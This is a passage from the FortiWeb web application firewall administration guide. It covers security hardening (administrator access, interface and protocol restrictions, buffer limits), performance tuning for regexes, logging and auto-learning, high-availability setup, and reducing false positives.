	port2	0.0.0.0/0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	::/0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	Bring Down	Bring Down	Physical	1
	vlan200	192.0.2.10/24		::/0		Bring Down	Bring Down	VLAN	0
	port3	0.0.0.0/0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	::/0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	Bring Down	Bring Down	Physical	0
	port4	0.0.0.0/0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	::/0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	Bring Down	Bring Down	Physical	0

For example, if administrative access is typically through port1, the Internet is connected to port2, and web servers are connected to port3, you would disable (“bring down”) port4. This

would prevent an attacker with physical access from connecting a cable to port4 and thereby gaining access if the configuration inadvertently allows it.

- Define the IP addresses of other trusted load balancers or web proxies to prevent spoofing of HTTP headers such as X-Forwarded-For: and X-Real-IP: (see “Defining your proxies, clients, & X-headers” on page 283).

**Edit X-Forwarded-For Rule**

**Name**

**Add X-Forwarded-For:**   
*Enable to add an X-Forwarded-For: header with the connection's source IP. Requires reverse proxy mode or True Transparent Proxy.*

**Add X-Real-IP:**   
*Enable to add an X-Real-IP: header with the connection's source IP. Requires reverse proxy mode or True Transparent Proxy.*

**Add X-Forwarded-Proto:**   
*Enable to add an X-Forwarded-Proto: header with the connection's originating protocol. Requires reverse proxy mode or True Transparent Proxy.*

**Use X-Header to Identify Original Client's IP**  X-FORWARDED-FOR

**IP Location in X-Header** Left  Right

**Block Using Original Client's IP**   
*If you have a front-end load balancer or proxy, enable to use the IP in an X-header, not the connection's source IP, to define the original client for logs and reports and, if enabled, blocking. To prevent forgery, define trusted sources of this header.*

OK Cancel

ID	Trusted X-Header Sources
1	172.0.2.5

## Administrator access

- As soon as possible during initial FortiWeb setup, give the default administrator, admin, a password. This **super**-administrator account has the highest level of permissions possible, and access to it should be limited to as few people as possible.
- Change all administrator passwords regularly. Set a policy — such as every 60 days — and follow it. (Click the *Edit Password* icon to reveal the password dialog.)

**Figure 74:** Edit Password dialog in System > Admin > Administrators

**Edit Password**

Administrator

New Password

Confirm Password

OK Cancel

- Instead of allowing administrative access to the FortiWeb appliance from any source, restrict it to trusted internal hosts. (IPv6 entries of ::/0 will be ignored, but you should configure all IPv4 entries.) See “Trusted hosts” on page 56. On those computers that you have designated for management, apply strict patch and security policies. Always password-encrypt any FortiWeb configuration backup that you download to those computers to mitigate the information that attackers can gain from any potential compromise. See “Encryption Password” on page 219.

**Figure 75:** New Administrator dialog in System > Admin > Administrators

Administrator	auditor1
Type	Local User
Password	.....
Confirm Password	.....
IPv4 Trusted Host #1	192.0.2.5/32
IPv4 Trusted Host #2	192.0.2.5/32
IPv4 Trusted Host #3	192.0.2.5/32
IPv6 Trusted Host #1	::/0
IPv6 Trusted Host #2	::/0
IPv6 Trusted Host #3	::/0
Access Profile	auditor

- Do not use the default administrator access profile for all new administrators. Create one or more access profiles with limited permissions tailored to the responsibilities of the new administrator accounts. See [“Configuring access profiles” on page 227](#).
- By default, an administrator login that is idle for more than five minutes times out. You can change this to a longer period in *Idle Timeout*, but Fortinet does not recommend it. Left unattended, a web UI or CLI session could allow anyone with physical access to your computer to change FortiWeb settings. Small idle timeouts mitigate this risk.
- Administrator passwords should be at least 8 characters long and include both numbers and letters. For additional security, use [Enable Strong Passwords](#) to force the use of stronger passwords. See [“Global web UI & CLI settings” on page 56](#).

**Figure 76:** Strengthening passwords and the idle timeout System > Admin > Settings

<b>Web Administration Ports</b>	
HTTP	80
HTTPS	443
Config-Sync	8333
<b>Timeout Settings</b>	
Idle Timeout	480 (1-480 mins)
<b>Language</b>	
Web Administration	English
<b>Security Settings</b>	
<input type="checkbox"/> Enable Single Admin User login	
<input checked="" type="checkbox"/> Enable Strong Passwords	
<b>Strong password rule.</b>	
1. Between 8-16 characters	
2. Minimum of one upper case and one lower case	
3. Minimum of one numeric	
4. Minimum of one non alphanumeric character	

- Restrict administrative access to a single network interface (usually port1), and allow only the management access protocols needed.

**Figure 77:**Restricting accepted administrative protocols in the *Edit Interface* dialog in *System > Network > Interface*

Use only the most secure protocols. Disable *PING*, except during troubleshooting. Disable *HTTP*, *SNMP*, and *TELNET* unless the network interface only connects to a trusted, private administrative network. See “[Configuring the network interfaces](#)” on page 120.

- Disable all network interfaces that should not receive any traffic.

**Figure 78:**Disabling port4 in *System > Network > Interface*

#	Name	IPv4 / Netmask	IPv4 Access	IPv6 / Netmask	IPv6 Access	Status	Link Status	Type	Ref.
	port1	172.20.120.47/24	HTTPS,PING,SSH,SNMP,HTTP,TELNET	::/0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	Bring Down	Up	Physical	3
	port2	0.0.0.0/0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	::/0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	Bring Down	Up	Physical	1
	vlan200	192.0.2.10/24		::/0		Bring Down	Up	VLAN	0
	port3	0.0.0.0/0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	::/0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	Bring Down	Up	Physical	0
	port4	0.0.0.0/0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	::/0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	Bring Down	Up	Physical	0

For example, if administrative access is typically through port1, the Internet is connected to port2, and web servers are connected to port3, you would disable (“bring down”) port4. This would prevent an attacker with physical access from connecting a cable to port4 and thereby gaining access if the configuration inadvertently allows it.

- Similar to applying trusted host filters to your FortiWeb administrative accounts, apply URL access control rules to limit potentially malicious access to the administrative accounts of each of your web applications from untrusted networks. See “[Restricting access to specific URLs](#)” on page 342.

## User access

- Authenticate users only over encrypted channels such as HTTPS, and require mutual authentication — the web server or FortiWeb should show its certificate, but the client should **also** authenticate by showing its certificate. Password-based authentication is less secure than PKI authentication. For certificate-based client authentication, see “[How to apply PKI client authentication \(personal certificates\)](#)” on page 314. For certificate-based server/FortiWeb authentication, see “[How to offload or inspect HTTPS](#)” on page 301.
- Immediately revoke certificates that have been compromised. If possible, automate the distribution of certificate revocation lists (see “[Revoking certificates](#)” on page 340).

## Signatures & patches

- Upgrade to the latest available firmware to take advantage of new security features and stability enhancements (see “Updating the firmware” on page 84).
- Use FortiWeb services to take advantage of new definitions for viruses, predefined robots, data types, URL patterns, disreputable clients, and attack signatures.

Update methods can be either:

- Manual (see “Uploading signature & geography-to-IP updates” on page 156 or “Manually initiating update requests” on page 153)
- Automatic (see “Scheduling automatic signature updates” on page 149)

**Figure 79:** System > Config > FortiGuard

**FortiGuard Distribution Network**

**Support Contract**

Registration [Unregistered] [\[Register\]](#)

**FortiWeb FortiGuard Subscription Services**

FortiWeb Security Service	Expired (1969-12-31) <a href="#">[Renew]</a> Last Update Time:1999-11-29 Last Update Method: Manual <a href="#">[Update]</a> Signature Build Number-0.00076
FortiWeb Antivirus Service	Expired (1969-12-31) <a href="#">[Renew]</a> Last Update Time:2011-12-07 Last Update Method: Manual <a href="#">[Update]</a> Regular Virus Database Version-14.00922 Extended Virus Database Version-14.00922
FortiWeb IP Reputation Service	Expired (1969-12-31) <a href="#">[Renew]</a> Last Update Time:1999-11-29 Last Update Method: Manual <a href="#">[Update]</a> Signature Build Number-1.00020

**FortiWeb Update Service Options**

Use override server address

Scheduled Update [Update Now](#)

- Every: 1 (hour)
- Daily: 0 (hour)
- Weekly: Sunday (day) 0 (hour)

**FortiWeb Virus Database**

- Regular Virus Database**  
Version 14.922  
Included Signatures 2  
Included Grayware Signatures 17  
Description This virus database includes "In the Wild" viruses and most commonly seen viruses on the network. For regular virus protection, it is sufficient to use this database.
- Extended Virus Database**  
Version 14.922  
Included Signatures 2  
Included Grayware Signatures 17  
Description This virus database includes both "In the Wild" viruses and a large collection of "zoo" viruses that are no longer seen in recent virus studies. The use of this database can be enabled in the Protection Profile. It is suitable for an enhanced security environment.

Maximum av cache size  KB

[Apply](#)

## Buffer hardening

While analyzing traffic, FortiWeb’s HTTP parser must extract and buffer each part in the request or response. The buffer allows FortiWeb to scan and/or rewrite it before deciding to block or forward the finished traffic. Buffers are not infinite — due to the physical limitations inherent in all RAM, they are allocated a maximum size. If the part of the request or response is too large to fit the buffer, FortiWeb must either pass or block the traffic without further analysis of that part.

Practically speaking, while oversized requests are not common, when they do exist, they may be harmless. Movie uploads are a common example. HTTP GET requests involving many database queries with encrypted values are another example. In these cases, hardening the

buffer could result in many false positives during normal use. Such false positives are to be avoided because the flood of information could distract you from real attacks.

In terms of attacks, large DoS attacks from a single attacker are impractical: if the attacking host must consume its own bandwidth or CPU faster than the web server can process it, the attack won't work. Therefore DoS request traffic is unlikely to be oversized.

**Determined attackers, though, often craft oversized requests to mask an exploit.** Tactics to pad an attack with harmless data in order to push the payload beyond the scan buffer are popular with more knowledgeable and motivated APT attackers, and with black hat researchers crafting exploit packages for Metasploit and other tools that ultimately land in the hands of script kiddies. Similar to buffer overflow attacks, these padded attacks attempt to bypass and exploit inherent limits. If a request cannot fit into the buffer, it might be a padded attack.

**If your web applications do not require oversized requests to work, you can toughen security by blocking oversized requests.** Configure HTTP constraints with *Malformed Request* etc. (see “HTTP/HTTPS protocol constraints” on page 467). Also configure exceptions for URLs that require you to ignore the buffer limitations, such as music or movie uploads.

To determine your appropriate HTTP constraints, first observe your normal traffic. Compare it with FortiWeb's buffer counts and maximum sizes.

**Table 58:** FortiWeb buffer configuration

Buffer	Limit	Block oversized requests using
URL size, excluding appended parameters and the parameter delimiter ( ? ) (e.g. /path/to/app)	Usually 2 KB	<i>Malformed Request</i>
URL parameters' total size	Buffer	<i>Total URL and Body Parameters Length</i>
URL parameter's individual size	Configurable (see <code>http-cache-size</code> in the <i>FortiWeb CLI Reference</i> )	<i>Malformed Request</i>
Number of parameters	64	<i>Malformed Request</i>
HTTP header lines' total size	4 KB	<i>Header Length</i>
HTTP header line's individual size	Buffer	<i>Header Line Length</i>
Number of HTTP header lines	32	<i>Number of Header Lines In Request</i>
Cookies' total size	2 KB	<i>Malformed Request</i>
Number of cookies	32	<i>Number of Cookies In Request</i>
Adobe Flash (AMF) parameters' total size	Buffer	<i>Total URL Parameters Length</i>
Number of Adobe Flash (AMF) parameters	32	<i>Malformed Request</i>

**Table 58:** FortiWeb buffer configuration

Buffer	Limit	Block oversized requests using
File uploads' total size	Buffer	<i>Body Length</i>
Number of file uploads	8	<i>Malformed Request</i>



Other buffers also exist. Their limitations, however, vary dynamically.

## Enforcing valid, applicable HTTP

- If your web server does not require anything other than GET or POST, disable unused HTTP methods to reduce vectors of attack. See [“Specifying allowed HTTP methods” on page 463](#).
- Enforce RFC compliance and any limitations specific to your back-end web servers or applications to defeat exploit attempts. See [“HTTP/HTTPS protocol constraints” on page 467](#) and [“Limiting file uploads” on page 479](#).

## Sanitizing HTML application inputs

Most web applications are not written with security in mind, and do not correctly sanitize input. Before a signature or patch is available, you can still block new input-related attacks by rejecting all invalid input that could potentially break the intended behavior of ASP, PHP, JavaScript or other applications. See [“Validating parameters \(“input rules”\)” on page 448](#) and [“Preventing tampering with hidden inputs” on page 457](#).

## Improving performance

When you configure your FortiWeb appliance and its features, there are many settings and practices that can yield better performance.

### System performance

- Delete or disable unused policies. FortiWeb allocates memory with each server policy, regardless of whether it is actually in active use. Configuring extra policies unnecessarily consumes memory and decreases performance.
- To reduce latency associated with DNS queries, use a DNS server on your local network as your primary DNS. See [“Configuring DNS settings” on page 138](#).
- If your network’s devices support them, you can create one or more VLAN interfaces. VLANs reduce the size of a broadcast domain and the amount of broadcast traffic received by network hosts, which improves network performance. See [“Adding VLAN subinterfaces” on page 124](#).
- If you have enabled the server health check feature as part of a server pool and one of the pool members is down for an extended period, you can improve the performance of your FortiWeb appliance by disabling the physical server, rather than allowing the server health

check to continue checking for the server's responsiveness. See [“Configuring server up/down checks” on page 264](#).

- Use the least intensive, earliest possible scan to deflect attacks. See [“Sequence of scans” on page 21](#).
- Use *Period Block* if possible as the *Action* setting for DoS protection rules. This setting allows FortiWeb to conserve scanning resources that are under heavy demand during a DoS or DDoS attack.

## Antivirus performance

- Disable scanning of BZIP2 if it is not necessary.
- Reduce the scanning buffer to the minimum necessary.
- Reduce the number of redundant levels of compression that FortiWeb will scan. Normally, people will not put a ZIP file within a ZIP file, because it is inconvenient to open and does not offer significant compression ratio improvements. Nested compression is usually used by viruses to bypass antivirus scanners.

## Regular expression performance tips

- **Use a simple string instead if possible.** Generally, regular expressions should only be used when defining all matching text requires a complex pattern. Regular expressions such as:

```
^.*\/index\.html$
```

are usually more computationally intensive than a literal string comparison such as:

```
/index.html
```

- **Reduce evaluation complexity.**



Short regular expressions can sometimes be more complex to compute. Don't look at the number of characters in the regular expression. Instead, think of both the usual and worst possible case in the match string: the maximum number of characters that must be compared to the pattern before a match can be verified or not.

The usual case will tell you the average CPU and RAM load. The worst case will tell you if your regular expression could sometimes cause potential hang-like conditions, temporarily blocking traffic throughput until it finishes evaluating.



If the worst possible match string is short and not complex to match, the regular expression may not be worth your time to optimize.

For example, when using auto-learning to discover if street addresses are a valid input, scanning for postal codes or state abbreviations instead may dramatically improve performance. A pattern to fully match all possible street addresses is significantly more

complex, involving many more computations, and the most difficult addresses to verify might be complex enough to impact traffic throughput.



If missed matches are an acceptable performance trade-off (for example, if matching 99% of cases is efficient, but matching 100% of cases would require deep recursion), or if you do not need to match the whole text, remove the unnecessary part of the regular expression.

For example, if a phone number always resembles 555-5555, your regular expression would not have to accommodate cases where a space separates the numbers, or it is prefixed by a country code. This is less comprehensive, but also less CPU-intensive.

- **Avoid backtracking** (i.e. revisiting the match string after failing to match part of the pattern). Backtracking occurs when regular expression features use recursion (definite or indefinite). **This can increase execution time exponentially.** Examples include the following:
  - **Avoid nested parentheses with indefinite repeats** such as:  
`^ ( (a+) b+ ) *`  
which can take a very long time to evaluate, especially if a long string does not match, but this cannot be determined until the very last character is evaluated.  
In the above example, both the + and \* indicate matches that repeat potentially infinitely, forcing the regular expression engine to continue until it finds the longest possible match (or runs out of RAM; see [“Killing system-intensive processes” on page 704](#)). Using both in a nested set of parentheses compounds the problem.
  - Minimize capture groups and back-references such as:  
`(/a) (/b) / (c)`  
`$0$1\?user=$2`  
To use back-references, FortiWeb must keep the text that matched the capture groups in memory, which increases RAM consumption.
  - Order matters if using alternate match patterns (i.e. multiple patterns are concatenated with a pipe ( | )). Put rare patterns last. If you put less likely patterns first, most times

FortiWeb will be evaluating the string multiple times — not once — before it finds a match. This significantly decreases performance.

When comparing single characters, use character classes such as:

```
[abc]
```

instead of alternative matches like

```
(a|b|c)
```

Match character by character, not word by word. If words begin with the same characters, it is not efficient to evaluate the beginning of the match string multiple times — once for each possible word.

For example, to match the words “the”, “then”, “this”, and “these”, this expression is easy to read, but inefficient because it evaluates the first two characters (“th”) up to 4 times:

```
\b(this|the|then|these)\b
```

While harder to read, this expression improves performance, evaluating “th” once, and will match the most common word in English (“the”) before considering less probable words:

```
\bth(e(n|se)|is)\b
```

- Reduce nested quantifiers such as:

```
(abc) {1, 6}
```

```
(abc) +
```

Worst-case evaluations do not increase computation time linearly, but exponentially. When such an expression is compiled, it also consumes much more RAM. Use the smallest possible repetition, or an alternative expression.

- Avoid Unicode character properties such as `/p{Nd}` if you can use a character class instead. Due to the huge numbers and complexity of potential matches in Unicode, these can be dramatically slower.
- Avoid look-ahead match conditions such as:  

```
?=abcdefg
```

```
?!abcdefg
```

To do this, FortiWeb must make additional computations — in the example above, 8 in the best case scenario, an immediate match. FortiWeb also must keep the originally consumed match string in memory while it does this, which increases RAM consumption.

## Logging performance

- If you have a FortiAnalyzer, store FortiWeb’s logs on the FortiAnalyzer to avoid resource usage associated with writing logs to FortiWeb’s own hard disks. See [“Configuring log destinations” on page 581](#).
- If you do not need a traffic log, disable it to reduce the use of system resources. See [“Enabling log types, packet payload retention, & resource shortage alerts” on page 578](#).
- Reduce repetitive log messages. Use the alert email settings, as shown in [Figure 80](#), to define the interval that emails are sent if the same condition persists following the initial occurrence. See [“Configuring email settings” on page 610](#).

**Figure 80:**Log&Report > Log Policy > Email Policy

Log Level	Interval (Minutes)
Emergency	1
Alert	2
Critical	3
Error	5
Warning	10
Notification	20
Information	30
Debug	60

- Avoid recording log messages using low severity thresholds, such as information or notification, to the local hard disk for an extended period of time. Excessive logging frequency saps system resources and can cause undue wear on the hard disk and may cause premature failure. See [“Configuring log destinations” on page 581](#).

## Report performance

Generating reports can be resource intensive. To avoid performance impacts, consider scheduling report generation during times with low traffic volume, such as at night and on weekends. See [Figure 81](#) and [“Scheduling reports” on page 630](#).

**Figure 81:** Log & Report > Report Config > Report Config

The screenshot shows the 'Edit Report Config' dialog box. The 'Report Name' is 'Report\_2', 'Type' is 'On Schedule', and 'Report Title' is 'Daily Report'. The 'Description' field is empty. The 'Schedule' section is highlighted with a red oval and contains the following options: 'Schedule' with radio buttons for 'Not Scheduled' and 'Daily' (selected), 'These Days' with checkboxes for 'Mon', 'Tue', 'Wed', 'Thu', 'Fri', 'Sat', and 'Sun' (checked), and 'These Dates' with a text input field and an example '(e.g. 1,14,28)'. The 'Time' field is set to '00 : 00'. The 'Output' section is also visible below the 'Schedule' section. The 'OK' and 'Cancel' buttons are at the bottom.

Keep in mind that most reports are based upon log messages. All caveats regarding log performance also apply.

## Auto-learning performance

- Each URL in an auto-learning report includes the right-click menu option [Stop Learning](#). If a URL is dynamic or hard to predict effectively and may generate inaccurate data, you can improve performance by pausing or stopping auto-learning for that URL. See [“Pausing auto-learning for a URL” on page 190](#).
- Once you have collected enough auto-learning data for generating protection profiles, consider turning off the auto-learning function to save resources. To do so, deselect the auto-learning profile in applicable server policies. See [“How operation mode affects server policy behavior” on page 491](#).
- Use less computationally intensive data types and suspicious URLs, and disable unneeded ones, where possible. See [“Regular expression performance tips” on page 650](#).
- Reduce the list of predefined data type groups to include just those the FortiWeb appliance is likely to encounter when gathering data for an auto-learning report. By pruning the list, you reduce the resources used to recognize data types, freeing them to improve the throughput of the FortiWeb appliance. See [“Grouping predefined data types” on page 180](#).

**Figure 82:**Auto Learn > Predefined Pattern > Data Type Group

**Edit Data Type Group**

Name: predefined-data-type-group1

Type:

- All / None
- Email
- URI
- Numbers
- Strings
- Date/Time
- Address
- Phone
- Markup/Code
- Credit Card Number
- US ZIP Code
- US State Name and Abbrev.
- Canadian Postal Code
- Canadian Province Name and Abbrev.
- Country Name and Abbrev.
- Chinese Postal Code
- US Social Security Number
- Canadian Social Insurance Number
- Level 1 Password
- Level 2 Password
- IP Address
- Personal Name
- UK Bank Sort Code
- GPA
- NINO
- Unix Device Name
- Microsoft Product Key
- GUID
- Windows File Name
- Indian Vehicle Number
- Swedish personal number
- UAE land phone
- Kuwait Civil ID
- US Street Address

OK Cancel

- When configuring a suspicious URL pattern, clear one or more web server type options if you do not operate all three web servers, as shown in [Figure 83](#). By pruning the list, you reduce the resources used by the FortiWeb appliance when applying the rule. See “[Grouping all suspicious request URLs](#)” on page 184.

**Figure 83:**Auto Learn > Predefined Pattern > Suspicious URL

**Edit Suspicious URL**

Name: suspicious-url-group1

Server Type:

- All / None
- IIS
- Apache
- Tomcat
- WebLogic
- JBoss
- Jetty
- ColdFusion
- Zend Server
- Abyss
- nginx
- Squid
- lighttpd
- Zope
- Subversion
- Lotus Domino
- Samba
- Blazix
- BadBlue
- OmniHTTPd
- Zeus
- Xeneo
- AOLserver
- Xitami
- LocalWeb2000
- WebShare
- WebSiphon
- Jeus WebContainer
- Xerver
- Cherokee
- WebSEAL
- lilhttpd
- mywebserver
- ghttpd
- Appweb

Custom Suspicious Policy: custom-suspici

OK Cancel

- When you configure a signature set as part of a web protection profile, consider limiting the scope and application of the *Information Disclosure* options shown in [Figure 84](#). (Click the blue arrow next to *Information Disclosure* to see the list.)

Do you need to watch for all information types? If not, disable them to increase performance. Disable signatures that do not apply to your web servers. For example, if your web server does not run Adobe ColdFusion, you could disable *CF Source Code Leakage* to omit that scan and improve performance. See [“Specifying URLs allowed to initiate sessions” on page 442](#).

**Figure 84:**Disabling unnecessary server information disclosure signatures in *Web Protection > Known Attacks > Signatures*

▼ **Information Disclosure**  Alert  Low

- All / None
- Zope Information Leakage
- CF Information Leakage
- PHP Information Leakage
- ISA Server Existence Revealed
- Microsoft Office Document Properties Leakage
- CF Source Code Leakage
- IIS Default Location
- Application Availability/Errors
- Weblogic information disclosure
- File or Directory Names Leakage
- IFrame Injection
- Generic Malicious JS Detection
- ASP/JSP Source Code Leakage
- PHP Source Code Leakage
- Statistics Pages Revealed
- SQL Errors leakage
- IIS Errors leakage
- Directory Listing
- HTTP Header Leakage

The *Information Disclosure* feature can potentially require the FortiWeb appliance to rewrite the header of every request from a server, resulting in reduced performance. Fortinet recommends enabling this feature only to help you identify information disclosure through logging, and until you can reconfigure the server to omit such sensitive information. Clear the *All / None* check box to disable the feature.

- If you use the web anti-defacement feature, tune your configuration to avoid backing up overly large files. See [Figure 85](#) and “[Anti-defacement](#)” on page 527.

**Figure 85:**Omitting large files from the backup in *Web Anti-Defacement > Web Anti-Defacement > Web Site with Anti-Defacement*

**New Web Site with Anti-Defacement**

<b>Web Site Name:</b>	<input type="text" value="shop.example.com"/> *
<b>Description:</b>	<input type="text" value="Shopping section"/>
<b>Enable Monitor:</b>	<input checked="" type="checkbox"/>
<b>Hostname/IP Address:</b>	<input type="text" value="172.20.120.105"/> *
<b>Connection Type:</b>	<input type="text" value="SSH"/> *
<b>FTP/SSH Port:</b>	<input type="text" value="22"/>
<b>Folder of Web Site:</b>	<input type="text" value="public_html"/> *
<b>User Name:</b>	<input type="text" value="webmaster"/> *
<b>Password:</b>	<input type="password" value="....."/>
<b>Alert Email Address:</b>	<input type="text" value="Email-Policy1"/>
<b>Monitor Interval for Root Folder:</b>	<input type="text" value="60"/> Seconds
<b>Monitor Interval for Other Folder:</b>	<input type="text" value="600"/> Seconds
<b>Maximum Depth of Monitored Folders:</b>	<input type="text" value="5"/>
<b>Skip Files Larger Than:</b>	<input type="text" value="10240"/> KBytes
<b>Skip Files With These Extensions:</b>	<input type="text" value=""/> e.g. "iso, avi, zip"
<b>Restore Changed File Automatically:</b>	<input type="checkbox"/>

Unless you need to back up large files, reduce the setting for the *Skip Files Larger Than* option from the default of 10 240 KB.

Use the *Skip Files With These Extensions* option to exclude specific types of large files, such as compressed files and video clips.

## Vulnerability scan performance

Vulnerability scan performance depends on the speed and reliability of your network. It also can be impacted by your configuration. See [“Delay Between Each Request” on page 541](#).

## Packet capture performance

Packet capture can be useful for troubleshooting but can be resource intensive. (See [“Packet capture” on page 683](#).) To minimize the performance impact on your FortiWeb appliance, use packet capture only during periods of minimal traffic. Use a local console CLI connection rather than a Telnet or SSH CLI connection, and be sure to stop the command when you are finished.

## Improving fault tolerance

To enhance availability, set up two FortiWeb appliances to act as an active-passive high availability (HA) pair. If your main FortiWeb appliance fails, the standby FortiWeb appliance can continue processing web traffic with only a minor interruption. For details, see [“Configuring a high availability \(HA\) FortiWeb cluster” on page 104](#).

Keep these points in mind when setting up an HA pair:

- Isolate HA interface connections from your overall network.  
Heartbeat and synchronization packets contain sensitive configuration information and can consume considerable network bandwidth. For best results, directly connect the two HA interfaces using a crossover cable. If your system uses switches instead of crossover cables to connect the HA heartbeat interfaces, those interfaces must be reachable by Layer 2 multicast.
- When configuring an HA pair, pay close attention to the options [ARP Packet Numbers](#) and [ARP Packet Interval](#).

**Figure 86:**System > Config > HA-Config

High Availability Configuration

Configured HA mode: Active-Passive

Group-name: [ ]

Device Priority: 5 (1-10)

Override:

HA Member Group ID: 0

Detection Interval: 3 (100ms)

Heartbeat Lost Threshold: 3

ARP Packet Numbers: 3

ARP Packet Interval(sec): 1

	Port Monitor	Heartbeat Interface	
		Primary	Secondary
port1	<input type="checkbox"/>	<input type="radio"/>	<input type="radio"/>
port2	<input type="checkbox"/>	<input type="radio"/>	<input type="radio"/>
port3	<input type="checkbox"/>	<input type="radio"/>	<input type="radio"/>
port4	<input type="checkbox"/>	<input type="radio"/>	<input type="radio"/>

Apply

The FortiWeb appliance broadcasts ARP packets to the network to ensure timely failover. Delayed broadcast intervals can slow performance. Set the value of *ARP Packet Numbers* no higher than needed.

When the FortiWeb appliance broadcasts ARP packets, it does so at regular intervals. For performance reasons, set the value for *ARP Packet Interval* no greater than required.

Some experimentation may be needed to set these options at their optimum value. See “Configuring a high availability (HA) FortiWeb cluster” on page 104.

## Alerting the SNMP manager when HA switches the primary appliance

Use SNMP to generate a message if the HA heartbeat fails.

**Figure 87:**SNMP community’s event settings in System > Config > SNMP

SNMP Event	Enable
CPU Overusage	<input type="checkbox"/>
Memory Low	<input type="checkbox"/>
Log disk space low	<input type="checkbox"/>
Operation mode changed	<input type="checkbox"/>
Interface IP changed	<input type="checkbox"/>
HA heartbeat failed	<input type="checkbox"/>

Configure an SNMP community and enable the *HA heartbeat failed* option. For details, see “Configuring an SNMP community” on page 616.

## Reducing false positives



Focusing your energies on real attacks is vital. But often attacks differ from normal traffic in subtle ways.

Are 20 requests per second per client a DoS attack? Is a request URL with 250 characters abnormally long? Should form inputs allow SQL queries?

How many of your attack logs are real, and how many are false positives?

Normal traffic is your best judge. Use it to adjust your FortiWeb's protection settings and reduce attack logs that aren't meaningful.

For example, social media buttons for Twitter append an encoded version of your web page's URL as long parameters named `original_referer` and `url` after the request URL to `twitter.com`.




This is normal, and used by Twitter to pre-fill the viewer's tweet about your web site. This way, your readers do not need to manually abbreviate and then paste your URL into their tweet. Long request URLs (and parameters) are therefore typical for Twitter, and therefore would **not** necessarily be indicative of a security bypass attempt.

